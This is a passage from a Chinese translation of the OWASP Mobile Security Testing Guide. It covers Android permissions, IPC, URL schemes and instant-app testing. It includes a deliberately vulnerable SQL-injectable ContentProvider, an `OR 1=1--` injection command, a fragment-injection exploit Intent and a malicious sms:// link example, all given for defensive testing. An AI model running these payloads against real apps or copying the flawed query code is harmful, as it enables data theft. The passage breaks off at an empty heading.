- SystemOrSignature：此权限仅授予系统镜像中的应用程序，或者与声明权限的应用程序使用了相同的证书进行签名的应用程序，如：`android.permission.ACCESS_DOWNLOAD_MANAGER`。

所有权限列表都在 Android 开发者文档中。

#### 5.7.1.1.1. *Android 8.0 ( API level 26 ) 的变化*

以下变化将影响所有在 android 8.0 ( API level 26 ) 上运行的应用程序，甚至影响那些以较低 API 级别为目标平台的应用程序。

- Contacts provider 使用情况统计信息变更：当应用程序请求 READ\_CONTACTS 权限时，对联系人使用情况数据的查询将返回近似值而不是精确值（自动完成 API 不受此变化的影响）。
- 目标平台为 Android 8.0 ( API level 26 ) 或更高版本的应用程序将受到以下影响：
- 账户访问和可发现性的改进：除非身份验证者自己拥有账户或用户授予该访问权限，否则应用仅通过授予 GET\_ACCOUNTS 权限是无法再访问用户账户的。
- 新的电话权限：以下权限（权限级别为 dangerous）现在是 PHONE 权限组的一部分：
  - ANSWER\_PHONE\_CALLS 权限允许编写代码自动（通过 acceptRingingCall）接听来电。
  - READ\_PHONE\_NUMBERS 权限授予对存储在设备中的电话号码的读取权限。
- 授予危险权限的限制：危险权限分为权限组（如 STORAGE 权限组包含 READ\_EXTERNAL\_STORAGE 和 WRITE\_EXTERNAL\_STORAGE）。在 android 8.0 ( API level 26 ) 之前，仅请求权限组的一个权限就足以同时获得该组的所有权限。从 android 8.0 ( API level 26 ) 开始，这种情况就发生了变化：每当应用程序在运行时请求权限，系统会专门授予该特定权限。但是，请注意，该权限组中的所有后续权限请求都将自动授予，而不向用户显示请求“权限”对话框。可以参阅 Android 开发者文档中的如下示例：
  - 假设一个应用在 manifest 中同时列出了 READ\_EXTERNAL\_STORAGE 和 WRITE\_EXTERNAL\_STORAGE 权限。该应用程序请求 READ\_EXTERNAL\_STORAGE，并且用户同意了。如果应用的目标 API level 为 25 或更低，系统会同时授予 WRITE\_EXTERNAL\_STORAGE，因为它属于同一 STORAGE 权限组，并且也已在 manifest 中注册。如果该应用程序的目标运行平台为 Android 8.0 ( API level 26 )，则系统在权限请求时仅授予 READ\_EXTERNAL\_STORAGE 权限；但是，如果该应用程序稍后请求 WRITE\_EXTERNAL\_STORAGE 权限，则系统会立即授予该权限，而不会提示用户。
  - 权限组列表可以在 Android 开发者文档中查看。为了使权限组更加混淆，Google 警告开发者，在未来版本的 Android SDK 中，特定权限可能会从一个组转移到另一个组，因此，应用程序逻辑不应依赖于权限组结构，最佳做法是在需要权限时明确地请求每个权限。

### 5.7.1.1.2. Android 9 (API Level 28) 的变化

以下更改会影响在 Android 9 上运行的所有应用，甚至会影响 API level 低于 28 的那些应用。

- 限制访问通话记录：Android 9 引入 CALL\_LOG 权限组并将 READ\_CALL\_LOG、WRITE\_CALL\_LOG 和 PROCESS\_OUTGOING\_CALLS ( dangerous 权限 ) 权限移入该组。这意味着能够拨打电话（例如：通过授予 PHONE 组的权限）并不能访问通话记录。
- 限制访问电话号码：在 Android 9 ( API level 28 ) 上运行，想要读取电话号码的应用程序需要 READ\_CALL\_LOG 权限。
- 限制访问 Wi-Fi 位置和连接信息：无法检索 SSID 和 BSSID 值（通过 WifiManager.getConnectionInfo），除非满足以下所有条件：
  - ACCESS\_FINE\_LOCATION 或 ACCESS\_COARSE\_LOCATION 权限。
  - ACCESS\_WIFI\_STATE 权限。
  - 启用了位置服务（在“设置”->“位置”下）。

以 Android 9 ( API level 28 ) 或更高版本为目标平台的应用会受到以下影响：

- 构建序列号弃用：除非授予 READ\_PHONE\_STATE ( dangerous 级别 ) 权限，否则无法读取设备的硬件序列号（如通过 Build.getSerial）。

### 5.7.1.1.3. Android 10 更改（测试版）

Android 10 Beta 引入了多项用户隐私增强功能。有关权限的更改会影响 Android 10 上运行的所有应用程序，包括那些目标平台为较低 API level 的应用程序。

- 限制对屏幕内容的访问：READ\_FRAME\_BUFFER, CAPTURE\_VIDEO\_OUTPUT, 和 CAPTURE\_SECURE\_VIDEO\_OUTPUT 权限现在仅是 signature 访问级别，可以防止以静默方式访问设备的屏幕内容。
- 针对旧版应用面向用户的权限检查：如果应用以 Android 5.1 ( API 级别 22 ) 或更低版本为目标平台，则用户首次在搭载 Android 10 或更高版本的平台上使用该应用时，系统会向其显示权限屏幕，此屏幕让用户有机会撤消系统先前在安装时向应用授予的访问权限。

### 5.7.1.2. Activity 权限强制执行

使用 android:permission 属性应用于清单中 <activity> 标记的权限可限制谁能启动该 Activity。系统会在 Context.startActivity() 和 Activity.startActivityForResult() 期间检查权限。如果调用方没有所需的权限，则调用会抛出 SecurityException。

### 5.7.1.3. Service 权限强制执行

使用 android:permission 属性应用于清单中 <service> 标记的权限可限制谁能启动或绑定到关联的 Service。系统会在 Context.startService()、Context.stopService() 和 Context.bindService() 期间检查权限。如果调用方没有所需的权限，则调用会抛出 SecurityException。

### 5.7.1.4. 广播权限强制执行

使用 android:permission 属性应用于 <receiver> 标记的权限可限制谁能向关联的 BroadcastReceiver 发送广播。系统会在 Context.sendBroadcast() 返回后检查权限，因为系统会尝试将提交的广播传递到指定的接收器。因此，权限失效不会导致向调用方抛回异常；只是不会传递该 Intent。

同样，可以向 Context.registerReceiver 提供权限，用于控制谁能向以编程方式注册的接收器发送广播。另一方面，可以在调用 Context.sendBroadcast 时提供权限来限制允许哪些广播接收器接收广播。

请注意，接收器和广播者可能都需要权限。发生这种情况时，两项权限检查都必须通过后方可将 intent 传递到关联的目标。如需了解更多信息，请参考 Android 开发者文档中的“通过权限限制广播”部分。

### 5.7.1.5. Content Provider 权限强制执行

使用 android:permission 属性应用于 <provider> 标记的权限可限制谁能访问 ContentProvider 中的数据。ContentProvider 有重要的附加安全工具可供其使用，称为 URI 权限，将在下一部分介绍。与其他组件不同，ContentProvider 有两个单独的权限属性可以设置：android:readPermission 限制谁可以读取 ContentProvider，android:writePermission 限制谁可以写入 Content Provider。请注意，如果 ContentProvider 有读取和写入权限保护，仅拥有写入权限是不可以读取 ContentProvider 的。

第一次检索 ContentProvider 时将会检查权限（如果没有任何权限，将会抛出 SecurityException），对 ContentProvider 执行操作时也会检查权限。使用 ContentResolver.query() 需要拥有读取权限；使用 ContentResolver.insert()、ContentResolver.update() 和 ContentResolver.delete() 需要写入权限。在所有这些情况下，没有所需的权限将导致调用抛出 SecurityException。

当您第一次检索提供程序时以及在使用 ContentProvider 执行操作时，会检查权限。使用 ContentResolver.query 需要持有读取权限；使用 ContentResolver.insert 文件，

ContentResolver.update 文件, ContentResolver.delete 文件需要写入权限。如果在所有这些情况下没有持有适当的权限，则调用将引发 SecurityException。

#### 5.7.1.6. ContentProvider URI 权限

ContentProvider 仅仅使用标准权限系统是不够的。例如：ContentProvider 可能希望在使用自定义 uri 检索信息时将权限限制为读取权限以保护自身，应用程序应该只为该特定 URI 授予读权限。

此问题的解决方法是采用按 URI 的权限机制：在启动 Activity 或返回结果给 Activity 时，调用方可以设置 Intent.FLAG\_GRANT\_READ\_URI\_PERMISSION 和 /Intent.FLAG\_GRANT\_WRITE\_URI\_PERMISSION。

这将向接收 Activity 授予访问 intent 中特定数据 URI 的权限，而不管它是否具有任何权限可访问 intent 对应的 ContentProvider 中的数据。

此机制支持常见的能力式模型，该模型中通过用户交互推动临时授予细化的权限。这是一项关键功能，可将应用所需的权限缩小至只与其行为直接相关的权限。如果没有此模型，恶意用户可能会通过未受保护的 URI 访问他人的电子邮件附件或获取联系人列表以备将来使用。在清单上 android:grantUriPermissions 属性或者节点可以帮助限制 URI 操作。

#### 5.7.1.7. URI 权限文档

grantUriPermission, revokeUriPermission, and checkUriPermission.

grantUriPermission, revokeUriPermission, 和 checkUriPermission。

#### 5.7.1.7.1. 自定义权限

Android 允许应用程序暴露其服务/组件给其它应用。应用访问这些暴露的组件需要自定义权限。您可以在 AndroidManifest.xml 文件中通过创建具有 android:name 和 android:protectionLevel 两个必需属性的 permission 标签来自定义权限。

创建遵循最小特权原则的自定义权限是至关重要的：权限应该根据其目的明确定义，并带有有意义和准确的标签和描述。

下面是一个名为 START\_MAIN\_ACTIVITY 的自定义权限示例，在启动 TEST\_ACTIVITY Activity 时需要该权限。

不言自明的，第一个代码块定义了新的权限。label 标签是权限的摘要，description 是摘要的更详细版本。您可以根据要授予的权限类型设置保护级别。定义权限后，就可以通过将其添加到应用程序的清单中来强制执行它。在我们的示例中，第二部分表示要使用自定义的权限来限制的组件。可以通过添加 android:permission 属性强制执行。

```
<permission android:name="com.example.myapp.permission.START_MAIN_ACTIVITY"
 android:label="Start Activity in myapp"
 android:description="Allow the app to launch the activity of myapp app, any app you
grant this permission will be able to launch main activity by myapp app."
 android:protectionLevel="normal" />

<activity android:name="TEST_ACTIVITY"
 android:permission="com.example.myapp.permission.START_MAIN_ACTIVITY">
 <intent-filter>
 <action android:name="android.intent.action.MAIN" />
 <category android:name="android.intent.category.LAUNCHER"/>
 </intent-filter>
</activity>
```

一旦创建了 START\_MAIN\_ACTIVITY 权限，应用程序就可以在 AndroidManifest.xml 文件中通过 uses-permission 请求该权限。任何被授予“START\_MAIN\_ACTIVITY”自定义权限的应用程序都可以启动“TEST\_ACTIVITY”。请注意，`<uses-permission android:name="myapp.permission.START_MAIN_ACTIVITY"/>` 必须在 `<application>` 之前声明，否则会发生运行时异常。请参阅下面基于权限概述和 manifest 简介的示例。

```
<manifest>
<uses-permission
 android:name="com.example.myapp.permission.START_MAIN_ACTIVITY"/>
 <application>
 <activity>
 </activity>
 </application>
</manifest>
```

### 5.7.1.8. 静态分析

#### 5.7.1.8.1. Android 权限

检查权限以确保应用程序确实需要这些权限，删除不必要的权限。例如：在 AndroidManifest.xml 文件中 INTERNET 权限是 Activity 加载 web 页面到 WebView 所必需的。因为用户拥有撤销应用程序使用危险权限的权利，所以每次执行需要该权限的操作时，开发人员都应该检查应用程序是否具有相应的权限。

```
<uses-permission android:name="android.permission.INTERNET" />
```

与开发人员一起检查权限，以确定每个权限集的用途并删除不必要的权限。

除了手动浏览 AndroidManifest.xml 文件之外，还可以使用 aapt 工具检查权限。

```
$ aapt d permissions com.owasp.mstg.myapp
uses-permission: android.permission.WRITE_CONTACTS
uses-permission: android.permission.CHANGE_CONFIGURATION
uses-permission: android.permission.SYSTEM_ALERT_WINDOW
uses-permission: android.permission.INTERNAL_SYSTEM_WINDOW
```

请参考此权限概述，以了解列出的被视为危险的权限的描述。

```
READ_CALENDAR
WRITE_CALENDAR
READ_CALL_LOG
WRITE_CALL_LOG
PROCESS_OUTGOING_CALLS
CAMERA
READ_CONTACTS
WRITE_CONTACTS
GET_ACCOUNTS
ACCESS_FINE_LOCATION
ACCESS_COARSE_LOCATION
RECORD_AUDIO
READ_PHONE_STATE
READ_PHONE_NUMBERS
CALL_PHONE
ANSWER_PHONE_CALLS
ADD_VOICEMAIL
USE_SIP
BODY_SENSORS
SEND_SMS
RECEIVE_SMS
READ_SMS
RECEIVE_WAP_PUSH
RECEIVE_MMS
READ_EXTERNAL_STORAGE
WRITE_EXTERNAL_STORAGE
```

#### 5.7.1.8.2. 自定义权限

除了通过应用程序清单文件强制执行自定义权限外，还可以通过编写代码检查权限。但并不建议这样做，因为它更容易出错或者通过运行时检测等方式绕过。建议调用

ContextCompat.checkSelfPermission 方法以检查活动是否具有指定的权限。当看到类似如下代码时，请确保在清单文件中有强制执行同样的权限。

```

private static final String TAG = "LOG";
int canProcess =
checkCallingOrSelfPermission("com.example.perm.READ_INCOMING_MSG");
if (canProcess != PERMISSION_GRANTED)
throw new SecurityException();

```

或使用 ContextCompat.checkSelfPermission 将其与清单文件进行比较。

```

if (ContextCompat.checkSelfPermission(secureActivity.this,
Manifest.READ_INCOMING_MSG)
!= PackageManager.PERMISSION_GRANTED) {
 //!= stands for not equals PERMISSION_GRANTED
 Log.v(TAG, "Permission denied");
}

```

### 5.7.1.9. 请求权限

如果您的应用程序具有需要在运行时请求的权限，则该应用程序必须调用 requestPermissions 方法以获取这些权限。该应用将所需的权限和指定的整型请求代码异步传递给用户，在同一线程中一旦用户选择接受或拒绝该请求，则返回。响应返回后，将相同的请求代码传递到应用程序的回调方法。

```

private static final String TAG = "LOG";
// We start by checking the permission of the current Activity
if (ContextCompat.checkSelfPermission(secureActivity.this,
Manifest.permission.WRITE_EXTERNAL_STORAGE)
!= PackageManager.PERMISSION_GRANTED) {

 // Permission is not granted
 // Should we show an explanation?
 if (ActivityCompat.shouldShowRequestPermissionRationale(secureActivity.this,
 //Gets whether you should show UI with rationale for requesting permission.
 //You should do this only if you do not have permission and the permission requested
 rationale is not communicated clearly to the user.
 Manifest.permission.WRITE_EXTERNAL_STORAGE)) {
 // Asynchronous thread waits for the users response.
 // After the user sees the explanation try requesting the permission again.
 } else {
 // Request a permission that doesn't need to be explained.
 ActivityCompat.requestPermissions(secureActivity.this,
 new String[]{Manifest.permission.WRITE_EXTERNAL_STORAGE},
 MY_PERMISSIONS_REQUEST_WRITE_EXTERNAL_STORAGE);
 // MY_PERMISSIONS_REQUEST_WRITE_EXTERNAL_STORAGE will be the app-defined int
 }
}

```

```

constant.
 // The callback method gets the result of the request.
}
} else {
 // Permission already granted debug message printed in terminal.
 Log.v(TAG, "Permission already granted.");
}

```

请注意，如果需要向用户解释或提供应用需要相应权限的原因，则需要在调用 requestPermissions 之前完成，因为一旦调用系统对话框，就不能进行更改了。

#### 5.7.1.10. 处理权限请求的响应

现在，应用程序必须重写系统方法 onRequestPermissionsResult，以查看是否授予了该权限。此方法接收 requestCode 整型参数作为输入参数（与在 requestPermissions 中创建的请求代码相同）。

以下回调方法可用于 WRITE\_EXTERNAL\_STORAGE 权限。

```

@Override //Needed to override system method onRequestPermissionsResult()
public void onRequestPermissionsResult(int requestCode, //requestCode is what you
specified in requestPermissions()
String permissions[], int[] permissionResults) {
switch (requestCode) {
case MY_PERMISSIONS_WRITE_EXTERNAL_STORAGE: {
 if (grantResults.length > 0
 && grantResults[0] == PackageManager.PERMISSION_GRANTED) {
 // 0 is a canceled request, if int array equals requestCode permission is granted.
 } else {
 // permission denied code goes here.
 Log.v(TAG, "Permission denied");
 }
 return;
}
// Other switch cases can be added here for multiple permission checks.
}
}

```

应该为每个所需权限显式地进行权限请求，即使已经从同一权限组请求了类似的权限。对于目标平台为 android 7.1 ( API level 25 ) 或以下版本的应用程序，如果用户授予某个权限组的某个权限，Android 系统将自动给该应用程序授予该权限组的所有权限。从 android 8.0 ( API level 26 ) 开始，如果用户已经授予了同一个权限组的权限，那么仍然会自动授予权限，但是应用程序仍然

需要显式地请求该权限。在这种情况下，无需任何用户交互，onRequestPermissionsResult 处理程序将自动触发。

例如：如果 Android 清单中同时列出了 READ\_EXTERNAL\_STORAGE 和 WRITE\_EXTERNAL\_STORAGE 权限，但只授予了 READ\_EXTERNAL\_STORAGE 权限，那么请求 WRITE\_LOCAL\_STORAGE 权限时就无需用户交互将自动拥有权限，因为它们位于同一权限组中，无需明确请求。

### 5.7.1.11. 权限分析

始终检查应用程序是否在请求其实际需要的权限。确保没有请求与应用程序功能无关的权限。例如：一个单机游戏需要访问 android.permission.WRITE\_SMS 权限则可能不是一个好主意。

### 5.7.1.12. 动态分析

可以使用 Drozer 查询已安装应用的权限。下面演示了如何检查应用使用的权限和应用定义的自定义权限：

```
dz> run app.package.info -a com.android.mms.service
Package: com.android.mms.service
Application Label: MmsService
Process Name: com.android.phone
Version: 6.0.1
Data Directory: /data/user/0/com.android.mms.service
APK Path: /system/priv-app/MmsService/MmsService.apk
UID: 1001
GID: [2001, 3002, 3003, 3001]
Shared Libraries: null
Shared User ID: android.uid.phone
Uses Permissions:
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.READ_SMS
- android.permission.WRITE_SMS
- android.permission.BROADCAST_WAP_PUSH
- android.permission.BIND_CARRIER_SERVICES
- android.permission.BIND_CARRIER_MESSAGING_SERVICE
- android.permission.INTERACT_ACROSS_USERS
Defines Permissions:
- None
```

当 Android 应用程序向其它应用暴露其 IPC 组件时，它们可以定义权限来控制哪些应用程序可以访问这些组件。为了与受 normal 或 dangerous 权限保护的组件进行通信，可以重新编译 Drozer，使其包含所需的权限：

```
$ drozer agent build --permission android.permission.REQUIRED_PERMISSION
```

需要注意的是，这种方法不能用于 signature 权限，因为 Drozer 需要使用用于对目标应用程序进行签名的证书进行签名。

进行动态分析时：验证应用程序请求的权限是否确实是应用程序所必需的。例如：一个单人游戏，需要访问 android.permission.WRITE\_SMS 权限，可能不是个好主意。

## 5.7.2. 注入缺陷测试 (MSTG-PLATFORM-2)

### 5.7.2.1. 概述

Android 应用程序可以通过自定义 URL scheme ( Intent 的一部分 ) 暴露功能。他们可以将功能暴露给

- 其它应用程序（通过 IPC 机制，如 Intent，Binder，Android 共享内存（ASHMEM）或 BroadcastReceiver），用户（通过用户界面）。
- 这些输入来源都是不可信任的。必须对其进行验证、净化。验证可确保仅处理应用程序期望的数据。如果未强制执行验证，则可以将任何输入发送给应用程序，这可能允许攻击者或恶意应用程序调用应用程序功能。

如果任意应用程序功能都被暴露，则应检查源代码的以下部分：

- 自定义 URL scheme。检查测试用例“测试自定义 URL scheme”以了解进一步的测试方案。
- IPC 机制（Intent, Binder，Android 共享内存或 BroadcastReceiver）。检查测试用例“测试是否通过 IPC 机制公开敏感数据”，以了解进一步的测试方案。
- 用户界面。

存在漏洞的 IPC 机制示例如下。

可以使用 ContentProvider 访问数据库信息，还可以探测服务以查看它们是否返回数据。如果数据没有正确验证，当其它应用程序与之交互时，ContentProvider 可能会产生 SQL 注入。请参阅以下存在漏洞的 ContentProvider 实现。

```
<provider
 android:name=".OMTG_CODING_003_SQL_Injection_Content_Provider_Implementation"
```

```
 android:authorities="sg.vp.owasp_mobile.provider.College">
</provider>
```

这个 AndroidManifest.xml 文件上面定义了一个已导出的 ContentProvider，可供所有其它应用程序使用。OMTG\_CODING\_003\_SQL\_Injection\_Content\_Provider\_Implementation.java 类中的 query 函数应进行相应检查。

```
@Override
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs,
String sortOrder) {
 SQLiteQueryBuilder qb = new SQLiteQueryBuilder();
 qb.setTables(STUDENTS_TABLE_NAME);

 switch (uriMatcher.match(uri)) {
 case STUDENTS:
 qb.setProjectionMap(STUDENTS_PROJECTION_MAP);
 break;

 case STUDENT_ID:
 // SQL Injection when providing an ID
 qb.appendWhere("_ID + " + uri.getPathSegments().get(1));
 Log.e("appendWhere", uri.getPathSegments().get(1).toString());
 break;

 default:
 throw new IllegalArgumentException("Unknown URI " + uri);
 }

 if (sortOrder == null || sortOrder == "") {
 /**
 * By default sort on student names
 */
 sortOrder = NAME;
 }
 Cursor c = qb.query(db, projection, selection, selectionArgs, null, null, sortOrder);

 /**
 * register to watch a content URI for changes
 */
 c.setNotificationUri(getContext().getContentResolver(), uri);
 return c;
}
```

当用户在 content://sg.vp.owasp\_mobile.provider.College/students 提供了一个 STUDENT\_ID，查询语句容易发生 SQL 注入。很明显必须使用预编译语句来避免 SQL 注入，但是还应该进行输入验证，只允许输入应用程序期望的数据。

所有处理通过 UI 输入的数据的应用程序函数都应实现输入验证：

- 对于用户界面输入，可以使用 Android Saripaar v2。
- 对于 IPC 或 URL scheme 的输入，应创建验证函数。例如：以下判定函数可以确定字符串是否为字母和数字：

```
public boolean isAlphaNumeric(String s){
 String pattern= "[a-zA-Z0-9]*$";
 return s.matches(pattern);
}
```

验证函数的替代方法是类型转换，例如：如果只需要整数，则使用 Integer.parseInt。更多相关信息，请查看 OWASP 输入验证备忘单。

### 5.7.2.2. 动态分析

如果发现了本地 SQL 注入漏洞，测试人员应该使用像 OR 1=1--这样的字符串手动测试输入字段。

在 root 的设备上，可以使用 content 命令从 ContentProvider 查询数据。上面描述的漏洞函数可以通过以下命令查询。

```
content query --uri content://sg.vp.owasp_mobile.provider.College/students
```

可以使用以下命令进行 SQL 注入。用户可以获取所有数据，而不是只获取 Bob 的记录。

```
content query --uri content://sg.vp.owasp_mobile.provider.College/students --where
"name='Bob') OR 1=1--""
```

Drozer 也可用于动态测试。

### 5.7.3. 测试 Fragment 注入 (MSTG-PLATFORM-2)

#### 5.7.3.1. 概述

Android SDK 为开发人员提供了一种向用户呈现“首选项”activity 的方法，允许开发人员继承和改写这个抽象类。

这个抽象类解析 intent 的 extra 数据字段，特别是 EXTRA\_SHOW\_FRAGMENT(:android:show\_fragment) 和

PreferenceActivity.EXTRA\_SHOW\_FRAGMENT\_ARGUMENTS(:android:show\_fragment\_arguments) 字段。

第一个字段应该包含 PreferenceActivity 要动态加载的 Fragment 类名，第二个字段应该包含传递给 Fragment 的 bundle 类型输入数据。

因为 PreferenceActivity 使用反射来加载 fragment，所以可以在应用的包或 Android SDK 中加载任意类。加载的类在导出此 activity 的应用程序的上下文中运行。

利用这个漏洞，攻击者可以在目标应用程序内调用 fragment 或运行存在于其它类的构造函数中的代码。通过 Intent 传递且未继承 Fragment 类的任何类都将导致 java.lang.CastException，但是会在异常抛出之前执行空构造函数，从而允许存在于类构造函数中的代码运行。

为了防止此漏洞，Android 4.4 ( API level 19 ) 中添加了一个名为 isValidFragment 的新方法。它允许开发人员重写此方法并定义可在此上下文中使用的 fragment。

在早于 android 4.4 ( API level 19 ) 的版本上默认返回 true；在更高版本上会抛出异常。

### 5.7.3.2. 静态分析

步骤：

- 检查 android:targetSdkVersion 是否低于 19。
- 查找继承了 PreferenceActivity 类的可导出 Activity。
- 确定是否已重写 isValidFragment 方法。
- 如果应用程序当前在清单中设置了 android:targetSdkVersion 的值小于 19，并且可能存在漏洞的类不包含任何 isValidFragment 方法的实现，则会从 PreferenceActivity 继承该漏洞。
- 为了修复，开发人员应该更新 android:targetSdkVersion 到 19 或以上。或者，如果 android:targetSdkVersion 无法进行更新，那么开发人员应该实现如前面所描述的 isValidFragment 方法。

以下是一个继承 PreferenceActivity 类的 Activity 示例：

```
public class MyPreferences extends PreferenceActivity {
 @Override
 protected void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 }
}
```

下述示例是一个被覆写的 isValidFragment 方法，它只允许加载 MyPreferenceFragment：

```
@Override
protected boolean isValidFragment(String fragmentName)
{
 return "com.fullpackage.MyPreferenceFragment".equals(fragmentName);
}
```

### 5.7.3.3. 漏洞 APP 和攻击示例

MainActivity.class

```
public class MainActivity extends PreferenceActivity {
 protected void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 }
}
```

MyFragment.class

```
public class MyFragment extends Fragment {
 public void onCreate (Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 }
 public View onCreateView(LayoutInflater inflater, ViewGroup container, Bundle
savedInstanceState) {
 View v = inflater.inflate(R.layout.fragmentLayout, null);
 WebView myWebView = (WebView) wv.findViewById(R.id.webview);
 myWebView.getSettings().setJavaScriptEnabled(true);
 myWebView.loadUrl(this.getActivity().getIntent().getStringExtra());
 return v;
 }
}
```

要利用此漏洞 Activity，可以使用以下代码创建应用程序：

```
Intent i = new Intent();
i.setFlags(Intent.FLAG_ACTIVITY_CLEAR_TASK);
i.setClassName("pt.claudio.insecurefragment","pt.claudio.insecurefragment.MainActivity");
i.putExtra(":android:show_fragment","pt.claudio.insecurefragment.MyFragment");
Intent intent = i.setData(Uri.parse("https://security.claudio.pt"));
startActivity(i);
```

Vulnerable App 和 Exploit PoC App 都可以下载。

## 5.7.4. 测试自定义 URL Scheme (MSTG-PLATFORM-3)

### 5.7.4.1. 概述

Android 和 iOS 均允许通过自定义 URL scheme 进行应用间通信。这些自定义 URL 允许其它应用程序在提供了自定义 URL scheme 的应用程序中执行特定操作。自定义 URI 可以以任何 scheme 前缀开头，通常定义了要在应用程序中采取的操作以及该操作的参数。

举一个恶意攻击的例子：

短信应用通过 sms://compose/to=your.boss@company.com&message=I%20QUIT!&sendImmediately=true。当受害者在移动设备上单击此类链接时，存在漏洞的短信应用程序将发送包含构建恶意内容的短信。这可能导致：

- 如果信息发送到额外扣费服务将导致受害者财产损失。
- 如果将信息发送到用于收集电话号码的预设地址，则将导致受害者的电话号码泄露。

定义 URL scheme 后，多个应用就可以注册任何可用的 scheme 了。对于每个应用程序，必须枚举这些自定义 URL scheme 中的每一个，并且必须测试它们执行的操作。

URL scheme 可以用于深链，这是一种广泛且便捷的通过链接启动原生移动应用的方式，这种方式本身没有风险。另外，自 Android 6.0 ( API level 23 ) 开始可以使用应用链接。与深链不同的是，应用链接要求链接的域名具有 digital asset link，并要求 App 首先通过在 intent 过滤器中使用 android:autoVerify="true" 验证 Digital Asset Link。

尽管如此，仍然应该对应用处理并通过 URL scheme 传入的数据进行验证：

- 当使用基于反射的持久性类型的数据处理方式时，请查看 Android “测试对象持久性”部分。
- 数据查询时确保进行了参数化查询。
- 使用数据执行已验证的操作？在处理数据之前，请确保用户处于已认证状态。
- 如果篡改数据会影响计算结果：在数据中添加 HMAC。

### 5.7.4.2. 静态分析

确定是否已经定义了自定义 URL scheme。这可以在 AndroidManifest.xml 文件中的 intent-filter 元素中找到。

```
<activity android:name=".MyUriActivity">
<intent-filter>
 <action android:name="android.intent.action.VIEW" />
```

```

<category android:name="android.intent.category.DEFAULT" />
<category android:name="android.intent.category.BROWSABLE" />
<data android:scheme="myapp" android:host="path" />
</intent-filter>
</activity>

```

上面的例子定义了一个名为 myapp:// 的 URL scheme。category 元素中的 browsable 表示允许在浏览器中打开 URI。

然后，可以通过该新 scheme 传输数据，例如以下 URI：

myapp://path/to/what/i/want?keyOne=valueOne&keyTwo=valueTwo。可以通过以下代码获取数据：

```

Intent intent = getIntent();
if (Intent.ACTION_VIEW.equals(intent.getAction())) {
 Uri uri = intent.getData();
 String valueOne = uri.getQueryParameter("keyOne");
 String valueTwo = uri.getQueryParameter("keyTwo");
}

```

验证 toUri 的用法，也可以在这种情况下使用。

#### 5.7.4.3. 动态分析

要枚举应用中可由 web 浏览器调用的 URL scheme，可以使用 Drozer 的 scanner.activity.browsable 模块：

```

dz> run scanner.activity.browsable -a com.google.android.apps.messaging
Package: com.google.android.apps.messaging
Invocable URIs:
 sms://
 mms://
Classes:
 com.google.android.apps.messaging.ui.conversation.LaunchConversationActivity

```

可以使用 Drozer 的 app.activity.start 模块调用自定义 URL scheme：

```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri "sms://0123456789"
```

当用于调用定义的 schema 时(myapp://someaction/?var0=string&var1=string)，该模块同样可以向应用发送数据，如下例所示。

```

Intent intent = getIntent();
if (Intent.ACTION_VIEW.equals(intent.getAction())) {

```

```
Uri uri = intent.getData();
String valueOne = uri.getQueryParameter("var0");
String valueTwo = uri.getQueryParameter("var1");
}
```

在这种情况下，定义和使用自己的 URL scheme 可能会有风险，因为数据是从外部发送到 scheme 并在应用中处理的。因此，请记住，应该按照“测试自定义 URL scheme”中所述对数据进行验证。

## 5.7.5. 测试免安装应用的不安全配置（MSTG-ARCH-1、MSTG-ARCH-7）

### 5.7.5.1. 概述

有了 Google Play Instant 就可以创建免安装应用了。从 android 6.0 ( API level 23 ) 开始，可以通过浏览器或 appstore 的“try now”按钮直接启动免安装应用程序，不需要任何形式的安装。免安装应用存在一些挑战：

- 免安装应用的大小有限制（最大 10 MB）。
- 只有较少的权限可使用，这些权限在 Android Instant app documentation 文档中有说明。

这些因素的组合可能导致开发者作出不安全的决策，例如：从应用程序中剥离过多的授权/身份验证/机密性逻辑，从而导致信息泄漏。

注意：免安装应用需要一个 App Bundle。App Bundle 在“Android 平台概述”章节的“App Bundles”部分进行了描述。

### 5.7.5.2. 静态分析

静态分析可以在对下载的免安装应用进行逆向分析之后完成，也可以通过分析 App Bundle 来完成。在分析 App Bundle 时，请检查 Android 清单以检查是否为给定模块（基本模块或设置了 dist:module 的特定模块）设置了 dist:module dist:instant="true"。接下来，检查各个入口点，看哪些入口点进行了设置（通过<data android:path="/> />）。

现在针对各个入口点，就像检查 Activity 一样进行如下检查：

- 应用程序检索到的数据是否需要隐私保护？如果有，是否所有必要的控制措施都到位？
- 所有通信是否安全？
- 当需要更多功能时，是否也下载了合适的安全控件？

### 5.7.5.3. 动态分析

有多种方式可以对免安装应用进行动态分析。所有这些方式都必须首先安装免安装应用的支持环境，并将 ia 可执行文件添加到\$PATH 中。

免安装应用的支撑环境安装通过以下命令完成：

```
$ cd path/to/android/sdk/tools/bin && ./sdkmanager 'extras;google;instantapps'
```

接下来，必须将 path/to/android/sdk/extras/google/instantapps/ia 添加到\$PATH 中。

准备工作完成后，就可以在运行 Android 8.1 ( API level 27 ) 或更高版本的设备上测试本机的免安装应用了。可以通过不同的方式进行测试：

- 在本机测试应用：通过 Android Studio 部署应用（并在“运行/配置”对话框中开启“部署免安装应用”复选框）或使用以下命令部署应用：
- \$ ia run output-from-build-command <app-artifact>
- 使用 Google Play 控制台测试应用程序：
- 将 App Bundle 上传到 Google Play 控制台。
- 准备上传发布到内部测试分支的 bundle。
- 登录设备上的内部测试人员账户，然后从外部准备的链接或通过 App store 中的“try now”按钮从测试人员账户启动免安装体验。

现在可以测试免安装应用了，请检查是否：

- 存在任何需要隐私控制的数据，以及这些控制是否到位。
- 所有通信都足够安全。
- 当需要更多功能时，是否也为这些功能下载了合适的安全控件？

### 5.7.6. 通过 IPC 测试敏感功能暴露 (MSTG-PLATFORM-4)

#### 5.7.6.1. 概述

在移动应用程序的实现过程中，开发人员可能会使用传统的 IPC 技术（例如使用共享文件或网络套接字）。应该使用移动应用平台提供的 IPC 系统功能，因为它比传统技术成熟得多。使用 IPC 机制而不考虑安全性可能会导致应用程序泄漏或暴露敏感数据。

以下是可能暴露敏感数据的 Android IPC 机制列表：

- Binders

- Services
- Bound Services
- AIDL
- Intents
- Content Providers

#### 5.7.6.2. 静态分析

